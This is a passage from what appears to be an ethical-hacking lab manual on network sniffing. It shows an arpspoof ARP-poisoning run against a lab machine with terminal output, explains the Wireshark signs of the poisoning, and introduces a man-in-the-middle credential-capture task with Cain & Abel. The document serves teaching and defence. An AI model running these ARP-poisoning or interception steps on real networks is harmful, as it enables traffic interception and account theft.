
```

arpspoof -i eth0 -t 10.10.1.11 10.10.1.1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#arpspoof -i eth0 -t 10.10.1.11 10.10.1.1
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
2:15:5d:22:14:ce 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:22:14:ce
^Z
[3]+  Stopped                  arpspoof -i eth0 -t 10.10.1.11 10.10.1.1
[*]-[root@parrot]-[~]
#
  
```

17. In **Wireshark**, you can observe the ARP packets with an alert warning “**duplicate use of 10.10.1.11 detected!**”
18. Click on any ARP packet and expand the **Ethernet II** node in the packet details section. As shown in the screenshot, you can observe the MAC addresses of IP addresses **10.10.1.1** and **10.10.1.11**.

Note: Here, the MAC address of the host system (**Parrot Security**) is **02:15:5d:22:14:ce**.
19. Using arpspoof, we assigned the MAC address of the host system to the target system (**Windows 11**) and access point. Therefore, the alert warning of a duplicate use of **10.10.1.11** is displayed.

Module 08 – Sniffing



Note: You can navigate to the **Windows 11** machine and see the IP addresses and their corresponding MAC addresses. You will observe that the MAC addresses of IP addresses **10.10.1.1** and **10.10.1.13** are the same, indicating the occurrence of an ARP poisoning attack, where 10.10.11.13 is the **Parrot Security** machine and 10.10.1.1 is the access point.

20. Attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.
21. This concludes the demonstration of how to perform ARP poisoning using arpspoof.
22. Close all open windows and document all the acquired information.

Task 4: Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel

An attacker can obtain usernames and passwords using various techniques or by capturing data packets. By merely capturing enough packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts such as by logging into the victim's email account, logging onto PayPal and draining the victim's bank account, or even change the password.

As a preventive measure, an organization's administrator should advise employees not to provide sensitive information while in public networks without HTTPS connections. VPN and SSH tunneling must be used to secure the network connection. An expert ethical hacker and penetration tester (hereafter, pen tester) must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

Another effective method for obtaining usernames and passwords is by using Cain & Abel to perform MITM attacks.

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections—a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication.

MITM attacks are varied and can be carried out on a switched LAN. MITM attacks can be performed using various tools such as Cain & Abel.


Cain & Abel is a password recovery tool that allows the recovery of passwords by sniffing the network and cracking encrypted passwords. The ARP poisoning feature of the Cain & Abel tool involves sending free spoofed ARPs to the network's host victims. This spoofed ARP can make it easier to attack a middleman.

Here, we will use the Cain & Abel tool to perform an MITM attack.

